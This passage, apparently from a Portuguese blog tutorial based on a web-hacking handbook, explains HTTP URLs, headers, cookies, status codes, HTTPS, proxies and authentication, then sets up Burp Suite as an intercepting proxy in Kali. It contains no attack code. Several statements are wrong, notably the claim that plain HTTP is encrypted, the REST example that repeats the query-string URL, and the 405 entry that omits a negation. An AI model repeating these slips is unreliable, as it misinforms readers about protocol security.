Existem outros métodos HTTP, mas que não são relevantes para ataques de aplicações web. Entretanto, um servidor web pode se expor para ataque se um método específico perigoso esteja ativo. Veremos estes exemplos em outra postagem.

URLs

Uma Uniform Resource Locator (URL) é um identificador único para um recurso da Web através do qual aquele recurso pode ser recuperado. O formato da maior parte das URLs é a seguinte:

protocolo://hostname[:porta]/[caminho/]arquivo[?param=valor]

Vários componentes deste sistema são opcionais. O número da porta é normalmente incluídos somente se ele for diferente do padrão utilizado pelo protocolo em questão. A URL usada para gerar o pedido de HTTP mostrada anteriormente é a seguinte:

https://mdsec.net/auth/488/YourDetails.ashx?uid=129

Além desta forma absoluta, URLs podem ser especificadas para um host em particular ou relativo a um determinado caminho naquele host. Por exemplo:

/auth/488/YourDetails.ashx?uid=129
YourDetails.ashx?uid=129

Estas formas relativas são frequentemente utilizadas em páginas da web para descrever a navegação dentro do site ou aplicação em si.

Representational State Transfer (REST) é um estilo de arquitetura para sistemas distribuídos em que solicitações e respostas contêm representações do estado atual dos recursos do sistema. As principais tecnologias empregadas na World Wide Web, incluindo o protocolo HTTP e o formato de URLs, estão de acordo com o estilo arquitetônico REST.

Embora as URLs que contenham parâmetros dentro da string de consulta que eles mesmos estão em conformidade com as restrições REST, o termo “URL estilo REST” é muitas vezes usado para significar uma URL que contém os parâmetros dentro do caminho do arquivo da URL, ao invés da string de consulta. Por exemplo, a URL seguinte contendo uma string de consulta:

http://www.aplicacaowebfalsa.com.br/busca?marca=fiat&modelo=uno

Corresponde ao estilo de URL contendo os parâmetros “estilo REST”:

http://www.aplicacaowebfalsa.com.br/busca?marca=fiat&modelo=uno

Cabeçalhos HTTP

HTTP suporta um grande número de cabeçalhos, alguns dos quais são implementados para fins específicos e incomuns. Alguns cabeçalhos podem ser usados para ambos os pedidos e respostas, e os outros são especificos a um destes tipos de mensagens. Veremos abaixo os cabeçalhos que são possíveis de encontrar quando for atacar aplicações web.

Cabeçalhos gerais

- **Connection** diz para a outra ponta da comunicação se deve fechar a conexão TCP depois da transmissão HTTP for completada ou manter ela aberta para mensagens futuras.
- **Content-Encoding** especifica que tipo de codificação está

sendo usada para o conteúdo do corpo da mensagem, como gzip, o qual é usada por algumas aplicações para comprimir as respostas para uma transmissão mais rápida.
- **Content-Length** especifica o tamanho do corpo da mensagem, em bytes (exceto nos casos de respostas para as solicitações HEAD, quando indica o tamanho do corpo na resposta para a solicitação GET correspondente).
- **Content-Type** especifica o tipo de conteúdo do corpo da mensagem, como text/html para documentos HTML.
- **Transfer-Encoding** especifica algum tipo de codificação que foi realizada no corpo da mensagem para facilitar sua transferência sobre o HTTP.

Cabeçalhos de solicitações

- **Accept** informa ao servidor que tipo de conteúdo o cliente estará aceitando, como tipos de imagens, formatos de documento office, e assim por diante.
- **Accept-Encoding** diz ao servidor que tipo de codificação do conteúdo o cliente estará aceitando.
- **Authorization** envia as credenciais ao servidor para um tipo embutido de autenticação HTTP.
- **Cookie** envia os cookies para o servidor, o qual o próprio servidor enviou anteriormente.
- **Host** especifica o hostname que apareceu na URL completa solicitada.
- **If-Modified-Since** especifica quando o navegador recebeu pela última vez uma solicitação do recurso. Se o recurso não foi modificado desde então, o servidor pode instruir o cliente a usar a cópia armazenada em seu cache, usando uma resposta com o código de status 304.
- **If-None-Match** especifica uma tag de entidade, o qual é um identificador que denota o conteúdo do corpo da mensagem. O navegador envia a tag da entidade que o servidor enviou ao recurso solicitado quando isto foi enviado pela última vez. O servidor pode usar uma tag de entidade para determinar se o navegador pode usar sua

cópia de cache do recurso.

- **Origin** é usado em solicitações Ajax cross-domain para indicar o domínio do qual a solicitação foi originada.
- **Referer** especifica a URL do qual a solicitação atual foi originada.
- **User-Agent** provê informação sobre o navegador ou outro software cliente que originou a solicitação.

Cabeçalhos de respostas

- **Access-Control-Allow-Origin** indica quando o recurso pode ser obtido através de solicitações Ajax cross-domain.
- **Cache-Control** passa as diretivas de cache para o navegador (por exemplo, no-cache).
- **ETag** especifica uma tag da entidade. Clientes podem enviar este identificador nas solicitações futuras para o mesmo recurso no cabeçalho If-None-Match para notificar o servidor qual versão do recurso do navegador atualmente tem em seu cache.
- **Expires** diz ao navegador por quanto tempo o conteúdo do corpo da mensagem são válidos. O navegador pode usar uma cópia em cache deste recurso até este momento.
- **Location** é usado em redirecionamentos de respostas (aqueles que tem o código de status iniciando com 3) para especificar o alvo do redirecionamento.
- **Pragma** passa as diretivas de caching para o navegador (por exemplo, no-cache).
- **Server** provê informação sobre o software do servidor web está sendo usado.
- **Set-Cookie** emite os cookies para o navegador que será enviado de volta para o servidor em solicitações subsequentes.
- **WWW-Authenticate** é usado em respostas que tem o código de status 401 para prover detalhes nos tipos de autenticação que o servidor suporta.
- **X-Frame-Options** indica qual e como a resposta atual pode ser carregada dentro do frame do navegador.

Cookies

Os cookies são uma parte fundamental do protocolo HTTP que a maioria das aplicações web dependem. Frequentemente pode ser usado como um meio para a exploração de vulnerabilidades. O mecanismo de cookie permite que o servidor enviar dados para o cliente, o qual o cliente armazena e reenvia para o servidor. Ao contrário dos outros tipos parâmetros de solicitaçõess (aqueles dentro da string de consulta URL ou no corpo da mensagem), cookies continuam a ser reenviados em cada pedido subsequente sem qualquer ação especial solicitada pelo aplicativo ou o usuário.

Um servidor emite um cookie usando o cabeçalho de resposta **Set-Cookie**, como você pode ser visto:

Set-Cookie: tracking=tI8rk7joMx44S2Uu85nSWc

O navegador do usuário então automaticamente adicionar o cabeçalho seguinte nas solicitações subsequentes de volta para o mesmo servidor:

Cookie: tracking=tI8rk7joMx44S2Uu85nSW

Cookies normalmente consistem de um par de nome/valor, como mostrado, mas podem consistir de qualquer string que não contenha um espaço. Vários cookies podem ser emitidos usando vários cabeçalhos *Set-Cookie* na resposta do servidor. Estes são submetidos de volta para o servidor no mesmo cabeçalho *Cookie*, com um ponto e vírgula separando diferentes cookies.

Além do valor real do cookie, o cabeçalho *Set-Cookie* pode incluir qualquer um dos seguintes atributos opcionais, que podem ser utilizados para controlar a forma como o navegador lida com o cookie:

- ***expires*** define uma a data de validade para o cookie. Isto faz com que o navegador salve o cookie para armazenamento persistente, e é reutilizado nas sessões

subsequentes do navegador até a data de vencimento ser atingida. Se este atributo não for definido, o cookie é utilizado apenas na sessão atual do navegador.
- ***domain*** especifica o domínio para o qual o cookie é válido. Este deve ser o mesmo ou um pai do domínio a partir do qual o cookie é recebido.
- ***path*** especifica o caminho URL para o qual o cookie é válido.
- ***secure*** – Se este atributo for definido, o cookie será apresentado apenas em solicitações HTTPS.
- ***HttpOnly*** – Se esse atributo for definido, o cookie não pode ser acessado diretamente através de JavaScript do lado cliente.

Cada um destes atributos de cookies pode afetar a segurança do aplicativo. O impacto principal é sobre a capacidade do atacante de alvejar diretamente os outros utilizadores da aplicação.

Código dos Status HTTP

Cada mensagem de resposta HTTP deve conter um código de status em sua linha primeiro, indicando o resultado do pedido. Os códigos de status caem em cinco grupos, de acordo com o primeiro dígito do código:

- 1xx – Informacional.
- 2xx – Solicitação feita com sucesso.
- 3xx – O cliente é redirecionado para um recurso diferente.
- 4xx – A solicitação contêm um erro de algum tipo.
- 5xx – O servidor encontrou um erro ao realizar a consulta.

Existem numerosos códigos de status específicos, muitos dos quais são utilizados apenas em situações especiais. Aqui estão os códigos de status que são mais suscetíveis de encontrar ao

atacar uma aplicação web, junto com a frase habitualmente associado a eles:

- **100 Continue** – É enviado em algumas circunstâncias, quando um cliente envia uma solicitação contendo um corpo. A resposta indica que os cabeçalhos de solicitação foram recebidos e que o cliente deve continuar a enviar o corpo. O servidor retorna uma segunda resposta quando a solicitação foi concluída.
- **200 OK** – Indica que a solicitação foi bem sucedida e que a resposta do corpo contém o resultado do pedido.
- **201 Created** – É devolvido em resposta a uma solicitação PUT para indicar que o solicitação foi bem-sucedida.
- **301 Moved Permanently** – Redireciona o navegador de forma permanente para uma URL diferente, que é especificada no cabeçalho *Location*. O cliente deve usar a nova URL no futuro, em vez do original.
- **302 Found** – Redireciona o navegador temporariamente para uma URL diferente, que é especificada no cabeçalho *Location*. O cliente deve reverter para a URL original nas solicitações subseqüentes.
- **304 Not Modified** – Instrui o navegador a usar a sua cópia em cache do recurso solicitado. O servidor usa os cabeçalhos da solicitação If-Modified-Since e If-None-Match para determinar se o cliente tem a versão mais recente do recurso.
- **400 Bad Request** – Indica que o cliente apresentou uma solicitação HTTP inválida. Você provavelmente vai encontrar isso quando você tem modificar um pedido de certa maneira inválida, como pela colocação de um caractere de espaço na URL.
- **401 Unauthorized** – Indica que o servidor requer autenticação HTTP antes do pedido ser atendido. O cabeçalho *WWW-Authenticate* contém detalhes sobre o tipo(s) de autenticação suportado.
- **403 Forbidden** – Indica que ninguém está autorizado para acessar o recurso solicitado, independentemente de

autenticação.

- **404 Not Found** – Indica que o recurso solicitado não existe.
- **405 Method Not Allowed** – Indica que o método utilizado no pedido é suportado para a URL especificado. Por exemplo, poderá receber esta código de status se você tentar usar o método PUT onde não é suportado.
- **413 Request Entity Too Large** – Se você está buscando por vulnerabilidades de buffer overflow no código nativo, e, portanto, está enviando string de dados longas, isso indica que o corpo de seu pedido é muito grande para o servidor manusear.
- **414 Request URI Too Long** – É semelhante à resposta 413. Ela indica que a URL utilizadas no pedido é muito grande para o servidor de manusear.
- **500 Internal Server Error** – Indica que o servidor encontrou um erro ao tentar cumprir com a solicitação. Isso normalmente ocorre quando você apresenta um input inesperado que causou um erro não tratado em algum lugar dentro do processamento da aplicação. Você deve analisar cuidadosamente o conteúdo completo
  da resposta do servidor para quaisquer detalhes indicando a natureza do erro.
- **503 Service Unavailable** – Normalmente indica que, embora o servidor we está funcionando e pode responder às solicitações, o aplicativo acessada através do servidor não está respondendo. Você deve verificar se este é o resultado de qualquer ação que você executou.

HTTPS

O protocolo HTTP usa TCP simples como seu mecanismo de transporte, que é criptografado e, portanto, pode ser interceptado por um atacante que esteja adequadamente posicionado na rede. HTTPS é, essencialmente, o mesmo protocolo da camada de aplicação como HTTP, mas é encapsulado

sobre o mecanismo de transporte seguro, *Secure Sockets Layer (SSL)*. Isso protege a privacidade e integridade dos dados que passa sobre a rede, reduzindo as possibilidades de ataques de interceptação não-invasivas. Solicitações e respostas HTTP funcionam exatamente da mesma maneira, independentemente de SSL estar sendo usado para o transporte.

Observação: SSL tem sido estritamente substituída por Transport Layer Security (TLS), mas ultimamente ainda é referido utilizando o nome antigo.

HTTP Proxies

Um proxy HTTP é um servidor que faz o intermédio do acesso entre o navegador do cliente e o servidor Web de destino. Quando um navegador estiver configurado para usar um servidor proxy, ele fará solicitações para este servidor. O proxy retransmite as solicitações para os servidores web relevantes e encaminha suas respostas de volta para o navegador. A maioria dos proxies também oferecem serviços adicionais, incluindo cache, autenticação e controle de acesso.

Você deve estar ciente de duas diferenças na forma como HTTP funciona quando um servidor proxy está sendo usado:

- Quando um navegador emite uma solicitação não criptografada para um servidor proxy, ele coloca a URL completa dentro da solicitação, incluindo o prefixo do protocolo http://, o hostname do servidor e o número da porta, e usa isto para direcionar as solicitações para o destino correto no servidor web.
- Quando o HTTPS está sendo usado, o navegador não pode realizar o handshake SSL com o servidor proxy, porque isto iria quebrar o túnel de segurança e deixar a comunicação vulnerável para ataques de interceptação. Consequentemente, o navegador deve usar o proxy como um relay a nível TCP puro, o qual passa todos os dados da

rede em ambas as direções entre o navegador e o servidor web de destino, com o qual o navegador faz um handshake SSL normalmente. Para estabelecer este relay, o navegador faz uma solicitação HTTP para o servidor proxy usando o método **CONNECT** e especifica o hostname de destino e o número da porta como URL. Se o proxy permite a solicitação, ele retornará uma resposta HTTP com o código de status 200, mantendo a conexão TCP aberta, e a partir daí atuar como um relay a nível TCP puro com servidor web de destino. Por alguma medida, o item mais útil em seu kit de ferramentas ao atacar aplicações web é um tipo especializado de servidor proxy que fica entre o navegador e o site de destino, que permitirá você interceptar e modificar todos os pedidos e respostas, mesmo aqueles usando HTTPS.

HTTP Authentication


O protocolo HTTP inclui seu próprio mecanismo para autenticação de usuários usando vários esquemas de autenticação, incluindo os seguintes:

- Basic é um mecanismo simples de autenticação que envia ao usuário as strings credenciais codificada com Base64 é um cabeçalho de solicitação com cada mensagem.
- NTLM é um mecanismo de desafio-resposta e usa uma versão do protocolo NTLM do Windows.
- Digest é um mecanismo de desafio-resposta e usa verificação MD5 das credenciais do usuário.

É relativamente raro encontrar estes protocolos de autenticação sendo usadas pelas aplicações web na internet. Eles são mais usadas comumente dentro das organizações para acessar serviços baseados em intranet.

Fonte: The Web Application Hacker’s Handbook – 2nd edition.

Mapa Mental



Mapa Mental – Protocolo HTTP


Introdução ao Burp Suite

> *"Burp Suite é uma plataforma integrada para a realização de testes de segurança em aplicações web. Suas diversas ferramentas funcionam perfeitamente em conjunto para apoiar todo o processo de testes, de mapeamento e análise de superfície de ataque de uma requisição inicial até encontrar e explorar vulnerabilidades de segurança."*
> *(Fonte: https://portswigger.net/burp/)*

Em testes de segurança em aplicações web, podemos usar um proxy para capturar pedidos e respostas entre o nosso navegador e a aplicação web para que possamos ver exatamente quais dados estão sendo transmitidos. Kali Linux vem com a versão gratuita do Burp Suite, uma plataforma de testes para aplicações web que inclui um recurso de proxy. Burp inclui outros componentes úteis, tais como Burp Spider, que pode rastrear através da aplicação o conteúdo web e suas funcionalidades, e o Burp Repeater, que permite que você manipule e reenvie pedidos para o servidor. Por enquanto, vamos nos concentrar na Burp Proxy.


Para iniciar o Burp Suite no Kali Linux, vá para Aplicativos no canto superior esquerdo e clique em **Aplicativos > Web Application Analysis > burpsuite**.

Burp Suite – Caminho no Kali



Burp Suite – Tela principal

Na tela do Burp, vá até a aba **Proxy**. Por padrão, o Intercept deve ser selecionado para que o Burp Suite intercepte e segure qualquer requisição de saída vinda do seu navegador web configurado para usar o Burp como um proxy para o tráfego web. Esta configuração permite que vejamos e até mesmo modifiquemos os detalhes das requisições antes que elas sejam enviadas para o servidor.




Burp Suite – Tela de Proxy

Agora precisamos dizer ao nosso navegador do Kali para utilizar o Burp Suite como proxy web.


1. Abra o navegador e vá até **Opções (Preferences) > Avançado (Advanced)** e selecione a aba **Rede (Network)**;
2. Clique em **Configurar conexão (Settings)**;
3. Na nova janela, selecione a opção **Configuração manual de proxy (Manual proxy configuration)** e coloque o endereço IP **127.0.0.1** e a porta **8080**. Marque também a opção de usar este proxy para todos os protocolos.

Isto fará com que o navegador jogue o tráfego dele para o localhost na porta 8080, a porta padrão do Burp Proxy.



Firefox – Configurando o proxy

